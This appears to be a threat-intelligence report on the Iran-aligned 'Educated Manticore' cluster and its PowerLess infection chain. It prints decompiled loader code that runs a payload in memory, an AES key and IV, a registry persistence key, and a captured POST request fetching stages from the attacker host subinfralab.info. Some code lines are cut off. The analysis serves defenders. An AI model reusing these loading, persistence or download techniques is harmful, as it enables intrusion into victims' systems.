Educated Manticore – Iran Aligned Threat Actor Targeting Israel via Improved Arsenal of Tools

: 4/25/2023

April 25, 2023

Key Findings:

- In this report we reveal new findings related to **Educated Manticore**, an activity cluster with strong overlap with Phosphorus, an Iranian-aligned threat actor operating in the Middle East and North America.
- Like many other actors, Educated Manticore has adopted recent trends and started using ISO images and possibly other archive files to initiate infection chains. In the report we reveal Iraq-themed lures, most likely used to target entities in Israel
- The actor has significantly improved its toolset, utilizing rarely seen techniques, most prominently using .NET executables constructed as Mixed Mode Assembly – a mixture of .NET and native C++ code. It improves tools' functionality and makes the analysis of the tools to be more difficult.
- The final executed payload is an updated version of the Implant PowerLess, previously tied to some of Phosphorus ransomware operations.

Introduction

In this report, Check Point research reveals new findings of an activity cluster closely related to Phosphorus. The research presents a new and improved infection chain leading to the deployment of a new version of PowerLess. This implant was attributed to Phosphorus in the past, an Iran-affiliated threat group operating in the Middle East and North America. Phosphorus has been linked to a wide variety of activities, ranging from ransomware to spear-phishing of high-profile individuals.

While the new PowerLess payload remains similar, its loading mechanisms have significantly improved, adopting techniques rarely seen in the wild, such as using .NET binary files created in mixed mode with assembly code. The newly discovered version is likely intended for phishing attacks focused around Iraq, using an ISO file to initiate the infection chain. Other documents inside the ISO file were in Hebrew and Arabic languages, suggesting the lures were aimed at Israeli targets.

As the details of this attack were uncovered, two other, very similar lures have drawn our research team's attention. Based on internal naming conventions and previous submissions, we assume with medium confidence that those lures were part of testing efforts of the same threat actor.

Check Point Research tracks this activity cluster as **Educated Manticore**.

PowerLess Infection Chain Analysis

High-level Overview

Educated Manticore deployment of PowerLess is a multi-staged process that contains several custom components:

- Lure (`Iraq development resources.iso` as well as the documents within it)

- Initial Loader (`Iraq development resources                                    .exe`, later changed to `syscall01.exe`)
- Downloader (stored encrypted within `zoom.jpg`)
- PowerLess Loader (`syscall02.exe`, downloaded by `zoom.jpg`)
- PowerLess Payload (stored encrypted within `asdfg`, downloaded by `zoom.jpg`).

The complete chain is depicted below:





Figure 1 – High-level overview of Educated Manticore's PowerLess infection chain

ISO and Lures

The file `Iraq development resources.iso` was submitted to VirusTotal by two submitters from Israeli IP addresses. At the time of this writing, it has 0 detections, possibly affected by its large size (18.5 MB). It is worth noting that the initial loader embedded in the ISO file also has a low detection rate.



No security vendors and no sandboxes flagged this file as malicious


3e1ed006e120a1afaa49f93b4156a992f8d799b1888ca6202c1098862323c308

Iraq development resources.iso

Figure 2 – ISO image detections on VirusTotal

The ISO file is designed to deceive the user. Its structure is unique, containing a relatively large number of files in three hidden folders with names containing non-breaking spaces, in addition to the initial loader, disguised as a folder as well.


A summary of the files in the ISO image:



Name	Size	Type
DVD Drive (E:) Iraq development resources		Drive
		File Folder
zoom.jpg	600,00 KiB	jpg File
		File Folder
Arabic		File Folder
English resources		File Folder
Hebrew		File Folder
Shots		File Folder
واقع التنمية الاقتصادية والاجتماعية في العراق.pdf	76,46 KiB	pdf File
		File Folder
Arabic		File Folder
English resources		File Folder
Hebrew		File Folder
Shots		File Folder
واقع التنمية الاقتصادية والاجتماعية في العراق.pdf	197,39 KiB	pdf File
Iraq development resources .exe	515,50 KiB	exe File

Figure 3 – Contents of ISO image

Of the three folders, the first contains an encrypted version of a custom downloader stored as `zoom.jpg`. The second and third are identical in terms of subfolder and file names, while one contains actual PDF lures and the other contains the same files XORed with `'0x0a'` in the decimal format. The lures were divided into subfolders by language, containing files in Arabic, English, and Hebrew. All of them are PDF files with academic content about Iraq, suggesting the targets might have been academic researchers.



סכסוכים ושיתוף פעולה בין מדינות המזה"ת
(ליאת אברהם, ענת בשארי, תהילה בירנבוים)

מוקדי סכסוך וטרור במזה"ת

המזה"ת רווי בסכסוכים ובטרור בין המדינות הנמצאות בשטח זה ובתוכן.

סכסוכים

ישנם מספר גורמים עיקריים לסכסוכים בין מדינות המזה"ת:

- גבולות
- משאבים (בעיקר מים ונפט)
- גישות שונות בדת האסלאם
- סכסוכים בין מנהיגים דומיננטיים

דוגמאות הממחישות גורמי סכסוך אלה:

1. עיראק- איראן

מלחמת איראן- עיראק היא דוגמה מצוינת הטומנת בתוכה את כל הגורמים שצוינו.
המלחמה ארכה כ- 8 שנים בין 1980 עד 1988.
לכאורה, הסיבה הרשמית למלחמה בין שתי המדינות היא יריבות עתיקת יומין בשאלת
הגבול בין המדינות ובמיוחד שאלת הריבונות על שאט אל ערב, הנהר החוצץ בין
המדינות. בתקופה הקדומה היה הנהר גבול
בין ממלכות ובתקופה המודרנית, הוא יוצר
גבול טבעי בין עיראק לאיראן.קשה לומר שזו
הסיבה הישירה לפרוץ המלחמה.
שורשי העימות ארוכים ומסועפים ותחילתו
בהיפרדות העדה השיעית (השלטת באיראן)
משאר עדות האסלאם.
בנוסף, בשנת 1979 התחלפו המנהיגים של
שתי המדינות. סדאם חוסיין נטל באופן רשמי
את תפקיד נשיא עיראק והאייתוללה חומייני
הפיל את השאה הפרסי ועמד בראש איראן
השיעית. חומייני היה דתי קיצוני ועשה ככל
יכולתו על מנת להפיל את סדאם חוסיין, מה
שגרם בסופו של דבר לעיראק לפתוח במלחמה.
ניתן לומר שמלחמת עיראק- איראן היא בראש ובראשונה תוצאה של סכסוך בין שני
מנהיגים דומיננטיים ושאפתנים ביותר.

2. עיראק- כווית

SAND 2004-2223
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Printed May 2004

International Initiative to Engage Ira
Technology Community: Report on
the Iraqi Science and Technolog

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Abstract

This report describes the findings of the effort initiated by the
Foundation and the Cooperative Monitoring Center at Sandia N
contact, and engage members of the Iraqi science and techn
initiative is divided into three phases. The first phase, the
community, shed light on the most significant current need
technology in Iraq. Findings from the first phase will lay the gr
that includes the organization of a workshop to bring internation
simultaneously decides on an implementation mechanism. Phase
outcomes of the report as established in the workshop. Du
conducted a series of trips to Iraq during which they had contact
all sections of the country, representing all major Iraqi S&T
contacts, the survey team obtained over 450 project ideas from
were revised and analyzed to identify priorities and crucial need
approximately 170 project ideas that have been categorized acc
developing joint research projects with international partners,
solving local problems, and 3) developing new business oppo
ranked as to high, medium, or low priority.

Figure 4 – PDF lures

What might appear in the picture as a fourth folder is actually the initial loader, a PE file named `Iraq development resources                    .exe` that is disguised as an empty folder, prompting users to click it without noticing its extension.

Initial Loader

`Iraq development resources.exe` is the first malicious component that initiates the infection chain upon execution. It is a 64-bit PE designed to decrypt and execute a custom downloader from the file `zoom.jpg` that is embedded in the ISO file as well, using the open-source project RunPE-In-Memory.

The Initial loader itself is obfuscated, most likely with compiler-generated pattern-based obfuscation. In this case, the obfuscation resulted in about 1282 blocks full of junk code. Appendix "A" provides a dedicated IDAPython script we created to de-obfuscate the code.





Figure 5 – Comparison between code flow before and after de-obfuscation

To make the analysis even more difficult, the actors have implemented an additional layer of 13 customized string-decryption functions that are based on TEA32 (***Tiny-Encryption-Algorithm***), where each function uses a different decryption key and is implemented to work on a certain length of the string. Appendix "B" provides a dedicated IDAPython script we created to decrypt the code.

Upon execution, the initial loader:


1. Creates the directory `C:\Users\User\AppData\Local\SystemCall`.
2. Copies itself with the name `syscall01.exe` to the above folder. The malware also attempts to copy `zoom.jpg` to the same folder, but fails because of improper handling of spaces.
3. Constructs the path to the file `zoom.jpg`, stored in a non-breaking space folder (`\\\xA0`) in the ISO image, as depicted below:



```
v7 = (char **)std::wstring::end(moduleDirPath, v66);
v8 = (char **)sub_14002B840(moduleDirPath, v67);
sub_14002D470(moduleDirPath_1, *v8, *v7);
std::string::append((stl_string *)moduleDirPath_1, "\\\xA0\\zoom.jpg", 0xBui64);
v9 = (std::ostream *)unknown_libname_6((__int64)&Ostr, moduleDirPath_1);
std::endl<char,std::char_traits<char>>(v9);
zoomJpgPath = (char *)std::string::c_str(moduleDirPath_1);
RunPEinMem(zoomJpgPath, bVal, bFileExists);
std::string::~string((std::string *)moduleDirPath_1);
std::string::~string((std::string *)v77);
std::wstring::_Tidy_deallocate((std::wstring *)moduleDirPath);
return 0;
```

Figure 6 – Invoking zoom.jpg in memory using RunPE-In-Memory

4. Decrypts the contents of the downloader to memory from `zoom.jpg` using AES-256-CBC with the KEY `qweasdzxcrtyfghvqweasdzxcrtyfghv` and IV `ddssajliodqsdedw`. The decryption is implemented in a custom version of RunPE-In-Memory, built to handle the encrypted payload, map it to memory, and execute it at its entry point, as seen below, compared to the original project code.



```
v29 = puts_0(&Ostr, "MApping section ...");
std::endl<char,std::char_traits<char>>(v29);
NTHeaders->OptionalHeader.ImageBase = allocatedMem;
memmove(allocatedMem, decryptedPE, NTHeaders->OptionalHeader.SizeOfHeaders);
if ( NTHeaders->FileHeader.NumberOfSections )
{
  p_SizeOfOptionalHeader = &NTHeaders[1].FileHeader.SizeOfOptionalHeader;
  do
  {
    memmove(
      &allocatedMem[*(p_SizeOfOptionalHeader - 2)],
      &decryptedPE[*p_SizeOfOptionalHeader],
      *(p_SizeOfOptionalHeader - 1));
    ++i;
    p_SizeOfOptionalHeader += 20;
  }
  while ( i < NTHeaders->FileHeader.NumberOfSections );
}
FixIAT(imageBase, allocatedMem);
if ( allocatedMem != lpAddress
  && ApplyReloc(imageBase, allocatedMem, lpAddress, allocatedMem, NTHeaders->OptionalHeader.SizeOfIma
{
  puts("[+] Relocation Fixed.");
}
decryptedPE = &allocatedMem[NTHeaders->OptionalHeader.AddressOfEntryPoint];
addressOfEP = decryptedPE;
printf("Run Exe Module: %s\n", zoomJpgPath);
addressOfEP();
std::string::~string(zoomJpgPath_2);
}
```

```
    puts("[+] Mapping Section ...");
    ntHeader->OptionalHeader.ImageBase = (size_t)pImageBase;
    memcpy(pImageBase, data, ntHeader->OptionalHeader.SizeOfHeaders

    IMAGE_SECTION_HEADER * SectionHeaderArr = (IMAGE_SECTION_HEADE
    for (int i = 0; i < ntHeader->FileHeader.NumberOfSections; i++
    {
        printf("    [+] Mapping Section %s\n", SectionHeaderArr[i]
        memcpy
        (
            LPVOID(size_t(pImageBase) + SectionHeaderArr[i].Virtua
            LPVOID(size_t(data) + SectionHeaderArr[i].PointerToRaw
            SectionHeaderArr[i].SizeOfRawData
        );
    }

    // for demo usage:
    // masqueradeCmdline(L"C:\\Windows\\RunPE_In_Memory.exe Demo b
    masqueradeCmdline(cmdline);
    fixIAT(pImageBase);

    if (pImageBase != preferAddr)
        if (applyReloc((size_t)pImageBase, (size_t)preferAddr, pIma
        puts("[+] Relocation Fixed.");
    size_t retAddr = (size_t)(pImageBase)+ntHeader->OptionalHeader
    printf("Run Exe Module: %s\n", exePath);

    ((void(*)())retAddr)();
}

int main(int argc, char **argv)
{
```

Figure 7 – Comparison between publicly available RunPE-In-Memory and Educated Manticore version

Downloader


The decrypted file extracted from `zoom.jpg` is 64-bit PE with the main purpose of downloading and executing the next stages. The downloader is obfuscated similar to the initial loader, affected with the same compiler-generated pattern-based obfuscation, and can also be de-obfuscated with the same script provided in Appendix “A”. The string decryption is also implemented similarly, but this time using 16 different customized string-decryption functions based on TEA32 (***Tiny-Encryption-Algorithm***).

After it is loaded into memory and run, the downloader:

1. Starts Explorer in one of the “iso” subfolders, imitating a real folder opening.
2. Creates a persistence for `syscall01.exe` (the newly created copy of the initial loader) by setting the registry value `HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`. The persistence is configured only if the malware does not run from the `AppData` directory and if `syscall01.exe` does not exist in the folder `C:\Users\User\AppData\Local\SystemCall`.

- In the flow described above, this persistence is not configured, because the `syscall01.exe` is created in a previous stage exactly in the folder `C:\Users\User\AppData\Local\SystemCall`, indicating of possible different execution flow use-case of this downloader.

3. Downloads the PowerLess loader through a POST request to an attacker-controlled domain `https://subinfralab[.]info/qaMspFbEmg`, saving the file as `C:\Users\User\AppData\Local\SystemCall\syscall02.exe`.
4. Downloads the encrypted PowerShell payload content through a POST request to the same server `https://subinfralab[.]info/hgAdDiLmnB`, saving as `C:\Users\Public\asdfg`.



#	Result	Protocol	Host	URL	Body	Process		Content-Type
1	200	HTTP	Tunnel to	subinfralab.info:443	0	iraq development resources	...	
2	200	HTTPS	subinfralab.info	/qaMspFbEmg	84 992	iraq development resources	...	application/oct
3	200	HTTPS	subinfralab.info	/hgAdDiLmnB	328 577	iraq development resources	...	application/oct

```
POST https://subinfralab.info/hgAdDiLmnB HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0
Host: subinfralab.info
Content-Length: 0
Cache-Control: no-cache
```

VXK72sZDM/bfIPCnTZgMrWjxcxi4wRCrq5gHBXL4pUatIfXQ581uy7kboDDa
5OzHZxYdTPPY38rWQG73uXQIYKi3ILaK5npdfLTF+jMCowFz3UkqV0XyOxG
+xmG3VeGcs7X6dYM8/35XiFKCEVhrK//igxHrSJsSdOP1zLDPwgL4hZdZW
+gla9VrwVFUuyf6ZiNcLa9SpYACPZCzhIfPuZcevnC9aiMZjCCEDckkbUIHm
+LYA1Gty7ltGZzjSp6Z50vOoMZZSZVpzLIlyDuFOUgaLb3/Vke7lzepel+gy7m
+tEpdXHxHtaLmNoRzacJco0KtIhNiCZMxD4VoF4jinHZB1dyfV+bWBqZZdcN
8zOwS8XkHIYxK2LjShMzhqIIg5J96I/H/5pVCrt3Q622tigI5pZSW53YuSH2zV
6yZYd6ylaOTCKXQTGt9u/MqTH5G30uUNq2r4yq6dGrT3kGU08ptsmDrjnJs/
48OT58uXqbIFsoutLJjK52GULb4aD5XoWq0tZ8mjQfxIqSjun5M9enFqwXq2e
2m0AJ0I0pMaMkw17VwjAEwSft/O+RRNY/BypQzEOIZTIa8OIUhrCsqpxWvQ

